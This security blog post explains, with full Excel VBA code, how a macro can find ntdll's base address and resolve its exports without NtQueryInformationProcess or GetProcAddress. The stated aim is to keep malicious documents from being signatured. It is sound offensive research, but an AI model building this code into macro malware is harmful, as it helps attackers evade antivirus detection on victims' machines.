VBA: resolving exports in runtime without NtQueryInformationProcess or GetProcAddress

adepts.of0x.cc/vba-exports-runtime

Mar 17, 2023 Adepts of 0xCC

Dear Fell**owl**ship, today's homily is about bending the ungodly language of VBA to reduce traces when writing sacrilegious prayers. Please, take a seat and listen to the story.

Prayers at the foot of the Altar a.k.a. disclaimer

I promise my intention was to stay away from VBA for the rest of my life but sometimes the duty calls and you can not ignore it. Probably I need a therapist at this point of my life.

A long time ago in a galaxy far far away…

Months ago I released on Twitter a small snippet of code with an implementation of freshycalls technique to dynamically resolve System Service Numbers (a.k.a. syscalls numbers), so you avoid to hardcode the values in your payloads when syscalling from your maldoc. Something I did not like about my initial implementation is the fact that we can not obfuscate the `NtQueryInformationProcess` declaration:

```
Private Declare PtrSafe Function NtQueryInformationProcess Lib "NTDLL" ( _
ByVal hProcess As LongPtr, _
ByVal processInformationClass As Long, _
ByRef pProcessInformation As Any, _
ByVal uProcessInformationLength As Long, _
ByRef puReturnLength As LongPtr) As Long
```

Of course we can apply a light obfuscation, but is going to be sigged sooner or later. So, how can we avoid it?

Well, I only use it to get the `PPEB_LDR_DATA` and initiate the process of parsing the different structures until I get the export addresses. So if I can find an alternative way to get the dll base address of ntdll.dll I can avoid its usage. But VBA does not give you any tool to get this info directly (or at least I am not aware of it).


A déjà vu is usually a glitch in the Matrix

My theory is that if you use an inoffensive function (e.g. `NtClose`) inside a sub routine it will leave traces somewhere in memory and we will able to retrieve the pointer to `NtClose`. Using this pointer as a reference location we can start to scan backwards to find the DLL base address.

VBA is dark and full of terrors. I am not brave enough to light a torch and walk through their dark galleys. So I choose the most cowardly approach: create small snippets of code and scan the memory with Cheat Engine. After three trials I identified a reliable way (at least in my VM) to recover the address.

Basically I get the pointer of a variable used to store the output from `NtClose` and I apply an offset of -0x10 to read a pointer from here. If we read the memory at this pointer we get the location of `NtClose`:

```
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" ( _
                        ByVal Destination As LongPtr, _
                        ByVal Source As LongPtr, _
                        ByVal Length As Long)

Private Declare PtrSafe Function NtClose Lib "ntdll" (ByVal ObjectHandle As LongPtr)
As Long

Dim ret As Long

Function leak() As LongPtr
    ret = NtClose(-1)
    Dim funcLeak As LongPtr
    Call CopyMemory(VarPtr(funcLeak), VarPtr(ret) - 16, 8)
    leak = funcLeak
End Function

Sub sh()
    MsgBox "NtClose @ 0x" + Hex(leak())
End Sub
```



Microsoft Excel

NtClose @ 0x7FFD01B10230

NtClose Address

Finally I only need to start reading group of bytes backward until we find the DLL start. To do it I save 8 bytes each time in a `LongPtr` variable and then I compare it with `12894362189` that is `4D 5A 90 00 03 00 00 00` (the classic MZ…. header):

```
Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" ( _
                        ByVal Destination As LongPtr, _
                        ByVal Source As LongPtr, _
                        ByVal Length As Long)
Private Declare PtrSafe Function NtClose Lib "ntdll" (ByVal ObjectHandle As LongPtr)
As Long
Dim ret As Long
Function leak() As LongPtr
    ret = NtClose(-1)
    Dim funcLeak As LongPtr
    Call CopyMemory(VarPtr(funcLeak), VarPtr(ret) - 16, 8)
    leak = funcLeak
End Function

Function findntdll() As LongPtr
    Dim check As LongPtr
    Dim leaked As LongPtr
    Dim i As LongPtr

    leaked = leak()
    For i = 0 To (leaked - 8)
        Call CopyMemory(VarPtr(check), leaked - i, 8)
        ' 12894362189 == 00007FF889590000  4D 5A 90 00 03 00 00 00 MZ....
        If check = 12894362189# Then
            findntdll = leaked - i
            Exit For
        End If
    Next i
End Function


Sub test()
    MsgBox "ntdll.dll at 0x" + Hex(findntdll())
End Sub
```



ntdll.dll at 0x7FFD01A70000


NTDLL.DLL base address

Reduce, Reuse, Recycle

If you checked my freshycalls code you can see that it can be repurposed easily to get the export addresses and construct our own `GetProcAddress()`:

```
Option Explicit
Private Declare PtrSafe Function lstrlenW Lib "KERNEL32" (ByVal lpString As LongPtr)
As Long
Private Declare PtrSafe Function lstrlenA Lib "KERNEL32" (ByVal lpString As LongPtr)
As Long

Private Declare PtrSafe Sub CopyMemory Lib "KERNEL32" Alias "RtlMoveMemory" ( _
                        ByVal Destination As LongPtr, _
                        ByVal Source As LongPtr, _
                        ByVal Length As Long)
Private Declare PtrSafe Function NtClose Lib "ntdll" (ByVal ObjectHandle As LongPtr)
As Long



Private Type IMAGE_DOS_HEADER
     e_magic As Integer
     e_cblp As Integer
     e_cp As Integer
     e_crlc As Integer
     e_cparhdr As Integer
     e_minalloc As Integer
     e_maxalloc As Integer
     e_ss As Integer
     e_sp As Integer
     e_csum As Integer
     e_ip As Integer
     e_cs As Integer
     e_lfarlc As Integer
     e_ovno As Integer
     e_res(4 - 1) As Integer
     e_oemid As Integer
     e_oeminfo As Integer
     e_res2(10 - 1) As Integer
     e_lfanew As Long
End Type
Private Type IMAGE_DATA_DIRECTORY
    VirtualAddress As Long
    size As Long
End Type
Private Const IMAGE_NUMBEROF_DIRECTORY_ENTRIES = 16
Private Type IMAGE_OPTIONAL_HEADER
        Magic As Integer
        MajorLinkerVersion As Byte
        MinorLinkerVersion As Byte
        SizeOfCode As Long
        SizeOfInitializedData As Long
        SizeOfUninitializedData As Long
        AddressOfEntryPoint As Long
        BaseOfCode As Long
        ImageBase As LongLong
        SectionAlignment As Long
        FileAlignment As Long
        MajorOperatingSystemVersion As Integer
        MinorOperatingSystemVersion As Integer
        MajorImageVersion As Integer
        MinorImageVersion As Integer
        MajorSubsystemVersion As Integer
        MinorSubsystemVersion As Integer
        Win32VersionValue As Long
        SizeOfImage As Long
        SizeOfHeaders As Long
        CheckSum As Long
        Subsystem As Integer
        DllCharacteristics As Integer
        SizeOfStackReserve As LongLong
        SizeOfStackCommit As LongLong
        SizeOfHeapReserve As LongLong
        SizeOfHeapCommit As LongLong
        LoaderFlags As Long
        NumberOfRvaAndSizes As Long
        DataDirectory(IMAGE_NUMBEROF_DIRECTORY_ENTRIES - 1) As IMAGE_DATA_DIRECTORY
End Type
Private Type IMAGE_FILE_HEADER
    Machine As Integer
    NumberOfSections As Integer
    TimeDateStamp As Long
    PointerToSymbolTable As Long
    NumberOfSymbols As Long
    SizeOfOptionalHeader As Integer
    Characteristics As Integer
End Type
Private Type IMAGE_NT_HEADERS
    Signature As Long                         'DWORD Signature;
    FileHeader As IMAGE_FILE_HEADER           'IMAGE_FILE_HEADER FileHeader;
    OptionalHeader As IMAGE_OPTIONAL_HEADER   'IMAGE_OPTIONAL_HEADER OptionalHeader;
End Type


Dim ret As Long


Private Function StringFromPointerW(ByVal pointerToString As LongPtr) As String
    Const BYTES_PER_CHAR As Integer = 2
    Dim tmpBuffer()    As Byte
    Dim byteCount      As Long
    ' determine size of source string in bytes
    byteCount = lstrlenW(pointerToString) * BYTES_PER_CHAR
    If byteCount > 0 Then
        'Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte
        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If
    'Straigth assigment Byte() to String possible - Both are Unicode!
    StringFromPointerW = tmpBuffer
End Function
Public Function StringFromPointerA(ByVal pointerToString As LongPtr) As String

    Dim tmpBuffer()    As Byte
    Dim byteCount      As Long
    Dim retVal         As String

    ' determine size of source string in bytes
    byteCount = lstrlenA(pointerToString)

    If byteCount > 0 Then
        ' Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte

        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If

    ' Convert (ANSI) buffer to VBA string
    retVal = StrConv(tmpBuffer, vbUnicode)

    StringFromPointerA = retVal

End Function


Function leak() As LongPtr
    ret = NtClose(-1)
    Dim funcLeak As LongPtr
    Call CopyMemory(VarPtr(funcLeak), VarPtr(ret) - 16, 8)
    leak = funcLeak
End Function

Function findntdll() As LongPtr
    Dim check As LongPtr
    Dim leaked As LongPtr
    Dim i As LongPtr

    leaked = leak()
    For i = 0 To (leaked - 8)
        Call CopyMemory(VarPtr(check), leaked - i, 8)
        ' 12894362189 == 00007FF889590000  4D 5A 90 00 03 00 00 00 MZ....
        If check = 12894362189# Then
            findntdll = leaked - i
            Exit For
        End If
    Next i
End Function

Sub walkExports()
```

```
    Dim dllbase As LongPtr
    Dim DosHeader As IMAGE_DOS_HEADER
    Dim pNtHeaders As LongPtr
    Dim ntHeader As IMAGE_NT_HEADERS
    Dim DataDirectory As IMAGE_DATA_DIRECTORY
    Dim IMAGE_EXPORT_DIRECTORY As LongPtr
'http://pinvoke.net/default.aspx/Structures.IMAGE_EXPORT_DIRECTORY
    Dim NumberOfFunctions As Long
    Dim NumberOfNames As Long
    Dim FunctionsPtr As LongPtr
    Dim NamesPtr As LongPtr
    Dim OrdinalsPtr As LongPtr
    Dim FunctionsOffset As Long
    Dim NamesOffset As Long
    Dim OrdinalsOffset As Long
    Dim OrdinalBase As Long

    ' Get ntdll.dll base
    dllbase = findntdll

    ' Get DOS Header
    Call CopyMemory(VarPtr(DosHeader), dllbase, LenB(DosHeader))
    ' Get NtHeader
    pNtHeaders = dllbase + DosHeader.e_lfanew
    Call CopyMemory(VarPtr(ntHeader), pNtHeaders, LenB(ntHeader))

    IMAGE_EXPORT_DIRECTORY = ntHeader.OptionalHeader.DataDirectory(0).VirtualAddress
+ dllbase

    'Number of Functions pIMAGE_EXPORT_DIRECTORY + 0x14
    Call CopyMemory(VarPtr(NumberOfFunctions), IMAGE_EXPORT_DIRECTORY + &H14,
LenB(NumberOfFunctions))

    'Number of Names pIMAGE_EXPORT_DIRECTORY + 0x18
    Call CopyMemory(VarPtr(NumberOfNames), IMAGE_EXPORT_DIRECTORY + &H18,
LenB(NumberOfNames))

    'AddressOfFunctions pIMAGE_EXPORT_DIRECTORY + 0x1C
    Call CopyMemory(VarPtr(FunctionsOffset), IMAGE_EXPORT_DIRECTORY + &H1C,
LenB(FunctionsOffset))
    FunctionsPtr = dllbase + FunctionsOffset

    'AddressOfNames pIMAGE_EXPORT_DIRECTORY + 0x20
    Call CopyMemory(VarPtr(NamesOffset), IMAGE_EXPORT_DIRECTORY + &H20,
LenB(NamesOffset))
    NamesPtr = dllbase + NamesOffset

    'AddressOfNameOrdianls pIMAGE_EXPORT_DIRECTORY + 0x24
    Call CopyMemory(VarPtr(OrdinalsOffset), IMAGE_EXPORT_DIRECTORY + &H24,
LenB(OrdinalsOffset))
    OrdinalsPtr = dllbase + OrdinalsOffset
    'Ordinal Base pIMAGE_EXPORT_DIRECTORY + 0x10
    Call CopyMemory(VarPtr(OrdinalBase), IMAGE_EXPORT_DIRECTORY + &H10,
LenB(OrdinalBase))

    Dim j As Long
    Dim i As Long
    j = 0
    For i = 0 To NumberOfNames - 1
        Dim tmpOffset As Long
        Dim tmpName As String
        Dim tmpOrd As Integer
        ' Get name
        Call CopyMemory(VarPtr(tmpOffset), NamesPtr + (LenB(tmpOffset) * i),
LenB(tmpOffset))
        tmpName = StringFromPointerA(tmpOffset + dllbase)
        Cells(j + 1, 1) = tmpName
        'Get Ordinal
            Call CopyMemory(VarPtr(tmpOrd), OrdinalsPtr + (LenB(tmpOrd) * i),
LenB(tmpOrd))
            Cells(j + 1, 2) = tmpOrd + OrdinalBase
        'Get Address
            tmpOffset = 0
            Call CopyMemory(VarPtr(tmpOffset), FunctionsPtr + (LenB(tmpOffset) *
tmpOrd), LenB(tmpOffset))
            Cells(j + 1, 3) = Hex(tmpOffset + dllbase)
            j = j + 1
    Next i
End Sub
```



	A	B	C	D
1	A_SHAFinal	9	7FFD01AB83D0	
2	A_SHAInit	10	7FFD01AB91F0	
3	A_SHAUpdate	11	7FFD01AB9230	
4	AlpcAdjustCompletionListCo	12	7FFD01B521E0	
5	AlpcFreeCompletionListMes	13	7FFD01AE3FA0	
6	AlpcGetCompletionListLastM	14	7FFD01B52210	
7	AlpcGetCompletionListMess	15	7FFD01B52230	
8	AlpcGetHeaderSize	16	7FFD01AE5FD0	
9	AlpcGetMessageAttribute	17	7FFD01AE5F90	
10	AlpcGetMessageFromCompl	18	7FFD01AE26B0	
11	AlpcGetOutstandingComplet	19	7FFD01AF8E70	
12	AlpcInitializeMessageAttribu	20	7FFD01AE5F30	
13	AlpcMaxAllowedMessageLen	21	7FFD01AF7B50	
14	AlpcRegisterCompletionList	22	7FFD01AF8C70	
15	AlpcRegisterCompletionListV	23	7FFD01AE5630	
16	AlpcRundownCompletionList	24	7FFD01AF8E30	
17	AlpcUnregisterCompletionLis	25	7FFD01AF8E50	
18	AlpcUnregisterCompletionLis	26	7FFD01AE5690	
19	ApiSetQueryApiSetPresence	27	7FFD01A98AE0	
20	ApiSetQueryApiSetPresence	28	7FFD01B47BB0	
21	CsrAllocateCaptureBuffer	29	7FFD01ACCC90	
22	CsrAllocateMessagePointer	30	7FFD01ACCC50	
23	CsrCaptureMessageBuffer	31	7FFD01ACC550	
24	CsrCaptureMessageMultiUni	32	7FFD01ACCA90	
25	CsrCaptureMessageString	33	7FFD01ACCBA0	
26	CsrCaptureTimeout	34	7FFD01B3DA90	
27	CsrClientCallServer	35	7FFD01ACC910	
28	CsrClientConnectToServer	36	7FFD01ACD250	
29	CsrFreeCaptureBuffer	37	7FFD01ACC8E0	
30	CsrGetProcessId	38	7FFD01B3DAB0	
31	CsrIdentifyAlertableThread	39	7FFD01A72A50	
32	CsrSetPriorityClass	40	7FFD01B47BE0	
33	CsrVerifyRegion	41	7FFD01B3DAD0	
34	DbgBreakPoint	42	7FFD01B13A70	

List of Exports

Now I have a poor man's `GetProcAddress()`. Using the `DispCallFunc` trick is everything I need to call arbitrary functions from DLLs that are loaded in Excell process. For example, let's combine all to move a file from Location A to Location B:

```
Option Explicit
Private Declare PtrSafe Function DispCallFunc Lib "OleAut32.dll" (ByVal pvInstance As
Long, ByVal offsetinVft As LongPtr, ByVal CallConv As Long, ByVal retTYP As Integer,
ByVal paCNT As Long, ByRef paTypes As Integer, ByRef paValues As LongPtr, ByRef
retVAR As Variant) As Long
Private Declare PtrSafe Function lstrlenW Lib "kernel32" (ByVal lpString As LongPtr)
As Long
Private Declare PtrSafe Function lstrlenA Lib "kernel32" (ByVal lpString As LongPtr)
As Long

Private Declare PtrSafe Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" ( _
                        ByVal Destination As LongPtr, _
                        ByVal Source As LongPtr, _
                        ByVal Length As Long)
Private Declare PtrSafe Function CloseHandle Lib "kernel32" (ByVal ObjectHandle As
LongPtr) As Long



Private Type IMAGE_DOS_HEADER
     e_magic As Integer
     e_cblp As Integer
     e_cp As Integer
     e_crlc As Integer
     e_cparhdr As Integer
     e_minalloc As Integer
     e_maxalloc As Integer
     e_ss As Integer
     e_sp As Integer
     e_csum As Integer
     e_ip As Integer
     e_cs As Integer
     e_lfarlc As Integer
     e_ovno As Integer
     e_res(4 - 1) As Integer
     e_oemid As Integer
     e_oeminfo As Integer
     e_res2(10 - 1) As Integer
     e_lfanew As Long
End Type
Private Type IMAGE_DATA_DIRECTORY
    VirtualAddress As Long
    size As Long
End Type
Private Const IMAGE_NUMBEROF_DIRECTORY_ENTRIES = 16
Private Type IMAGE_OPTIONAL_HEADER
        Magic As Integer
        MajorLinkerVersion As Byte
        MinorLinkerVersion As Byte
        SizeOfCode As Long
        SizeOfInitializedData As Long
        SizeOfUninitializedData As Long
        AddressOfEntryPoint As Long
        BaseOfCode As Long
        ImageBase As LongLong
        SectionAlignment As Long
        FileAlignment As Long
        MajorOperatingSystemVersion As Integer
        MinorOperatingSystemVersion As Integer
        MajorImageVersion As Integer
        MinorImageVersion As Integer
        MajorSubsystemVersion As Integer
        MinorSubsystemVersion As Integer
        Win32VersionValue As Long
        SizeOfImage As Long
        SizeOfHeaders As Long
        CheckSum As Long
        Subsystem As Integer
        DllCharacteristics As Integer
        SizeOfStackReserve As LongLong
        SizeOfStackCommit As LongLong
        SizeOfHeapReserve As LongLong
        SizeOfHeapCommit As LongLong
        LoaderFlags As Long
        NumberOfRvaAndSizes As Long
        DataDirectory(IMAGE_NUMBEROF_DIRECTORY_ENTRIES - 1) As IMAGE_DATA_DIRECTORY
End Type
Private Type IMAGE_FILE_HEADER
    Machine As Integer
    NumberOfSections As Integer
    TimeDateStamp As Long
    PointerToSymbolTable As Long
    NumberOfSymbols As Long
    SizeOfOptionalHeader As Integer
    Characteristics As Integer
End Type
Private Type IMAGE_NT_HEADERS
    Signature As Long                         'DWORD Signature;
    FileHeader As IMAGE_FILE_HEADER           'IMAGE_FILE_HEADER FileHeader;
    OptionalHeader As IMAGE_OPTIONAL_HEADER   'IMAGE_OPTIONAL_HEADER OptionalHeader;
End Type


Dim ret As Long


Private Function StringFromPointerW(ByVal pointerToString As LongPtr) As String
    Const BYTES_PER_CHAR As Integer = 2
    Dim tmpBuffer()    As Byte
    Dim byteCount      As Long
    ' determine size of source string in bytes
    byteCount = lstrlenW(pointerToString) * BYTES_PER_CHAR
    If byteCount > 0 Then
        'Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte
        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If
    'Straigth assigment Byte() to String possible - Both are Unicode!
    StringFromPointerW = tmpBuffer
End Function
Public Function StringFromPointerA(ByVal pointerToString As LongPtr) As String

    Dim tmpBuffer()    As Byte
    Dim byteCount      As Long
    Dim retVal         As String

    ' determine size of source string in bytes
    byteCount = lstrlenA(pointerToString)

    If byteCount > 0 Then
        ' Resize the buffer as required
        ReDim tmpBuffer(0 To byteCount - 1) As Byte

        ' Copy the bytes from pointerToString to tmpBuffer
        Call CopyMemory(VarPtr(tmpBuffer(0)), pointerToString, byteCount)
    End If

    ' Convert (ANSI) buffer to VBA string
    retVal = StrConv(tmpBuffer, vbUnicode)

    StringFromPointerA = retVal

End Function

Function leak() As LongPtr
    ret = CloseHandle(-1)
    Dim funcLeak As LongPtr
    Call CopyMemory(VarPtr(funcLeak), VarPtr(ret) - 16, 8)
    leak = funcLeak
End Function

Function findntdll() As LongPtr
    Dim check As LongPtr
    Dim leaked As LongPtr
    Dim i As LongPtr

    leaked = leak()
    For i = 0 To (leaked - 8)
        Call CopyMemory(VarPtr(check), leaked - i, 8)
        ' 12894362189 == 00007FF889590000  4D 5A 90 00 03 00 00 00 MZ....
        If check = 12894362189# Then
            findntdll = leaked - i
            Exit For
        End If
    Next i
```

```
End Function

Private Function walkExports(dllbase As LongPtr, export As String)
    Dim DosHeader As IMAGE_DOS_HEADER
    Dim pNtHeaders As LongPtr
    Dim ntHeader As IMAGE_NT_HEADERS
    Dim DataDirectory As IMAGE_DATA_DIRECTORY
    Dim IMAGE_EXPORT_DIRECTORY As LongPtr
'http://pinvoke.net/default.aspx/Structures.IMAGE_EXPORT_DIRECTORY
    Dim NumberOfFunctions As Long
    Dim NumberOfNames As Long
    Dim FunctionsPtr As LongPtr
    Dim NamesPtr As LongPtr
    Dim OrdinalsPtr As LongPtr
    Dim FunctionsOffset As Long
    Dim NamesOffset As Long
    Dim OrdinalsOffset As Long
    Dim OrdinalBase As Long

    ' Get DOS Header
    Call CopyMemory(VarPtr(DosHeader), dllbase, LenB(DosHeader))
    ' Get NtHeader
    pNtHeaders = dllbase + DosHeader.e_lfanew
    Call CopyMemory(VarPtr(ntHeader), pNtHeaders, LenB(ntHeader))

    IMAGE_EXPORT_DIRECTORY = ntHeader.OptionalHeader.DataDirectory(0).VirtualAddress
+ dllbase

    'Number of Functions pIMAGE_EXPORT_DIRECTORY + 0x14
    Call CopyMemory(VarPtr(NumberOfFunctions), IMAGE_EXPORT_DIRECTORY + &H14,
LenB(NumberOfFunctions))

    'Number of Names pIMAGE_EXPORT_DIRECTORY + 0x18
    Call CopyMemory(VarPtr(NumberOfNames), IMAGE_EXPORT_DIRECTORY + &H18,
LenB(NumberOfNames))

    'AddressOfFunctions pIMAGE_EXPORT_DIRECTORY + 0x1C
    Call CopyMemory(VarPtr(FunctionsOffset), IMAGE_EXPORT_DIRECTORY + &H1C,
LenB(FunctionsOffset))
    FunctionsPtr = dllbase + FunctionsOffset

    'AddressOfNames pIMAGE_EXPORT_DIRECTORY + 0x20
    Call CopyMemory(VarPtr(NamesOffset), IMAGE_EXPORT_DIRECTORY + &H20,
LenB(NamesOffset))
    NamesPtr = dllbase + NamesOffset

    'AddressOfNameOrdianls pIMAGE_EXPORT_DIRECTORY + 0x24
    Call CopyMemory(VarPtr(OrdinalsOffset), IMAGE_EXPORT_DIRECTORY + &H24,
LenB(OrdinalsOffset))
    OrdinalsPtr = dllbase + OrdinalsOffset

    'Ordinal Base pIMAGE_EXPORT_DIRECTORY + 0x10
    Call CopyMemory(VarPtr(OrdinalBase), IMAGE_EXPORT_DIRECTORY + &H10,
LenB(OrdinalBase))

    Dim i As LongPtr
    For i = 0 To NumberOfNames - 1
        Dim tmpOffset As Long
        Dim tmpName As String
        Dim tmpOrd As Integer
        ' Get name
        Call CopyMemory(VarPtr(tmpOffset), NamesPtr + (LenB(tmpOffset) * i),
LenB(tmpOffset))
        tmpName = StringFromPointerA(tmpOffset + dllbase)
        'Get Ordinal
        Call CopyMemory(VarPtr(tmpOrd), OrdinalsPtr + (LenB(tmpOrd) * i),
LenB(tmpOrd))
        'Get Address
        tmpOffset = 0
        Call CopyMemory(VarPtr(tmpOffset), FunctionsPtr + (LenB(tmpOffset) * tmpOrd),
LenB(tmpOffset))
        If tmpName = export Then
            walkExports = tmpOffset + dllbase
            Exit For
        End If
    Next i
End Function

Public Function stdCallA(address As LongPtr, ByVal RetType As VbVarType, ParamArray
P() As Variant)
    Dim CC_STDCALL As Integer
    Dim VType(0 To 63) As Integer, VPtr(0 To 63) As LongPtr
    Dim i As Long, pFunc As Long, V(), HRes As Long
    ReDim V(0)
    CC_STDCALL = 4

    V = P

    For i = 0 To UBound(V)
        If VarType(P(i)) = vbString Then P(i) = StrConv(P(i), vbFromUnicode): V(i) =
StrPtr(P(i))
            VType(i) = VarType(V(i))
            VPtr(i) = VarPtr(V(i))
        Next i

    HRes = DispCallFunc(0, address, CC_STDCALL, RetType, i, VType(0), VPtr(0),
stdCallA)

End Function

Sub test()
    Dim dllbase As LongPtr
    Dim lResult As Long
    Dim func01 As LongPtr 'CopyFileA
    'Find kernel32.dll base
    dllbase = findntdll
    func01 = walkExports(dllbase, "CopyFileA")
    MsgBox Hex(func01)
    lResult = stdCallA(func01, vbLong, "C:\Users\vagrant\tests\TestA",
"C:\Users\vagrant\tests\testB", 0)
End Sub
```

Is not beautiful?

EoF

We hope you enjoyed this reading! Feel free to give us feedback at our twitter @AdeptsOf0xCC.

PS.: Remember to wear your NBQ suit before touching VBA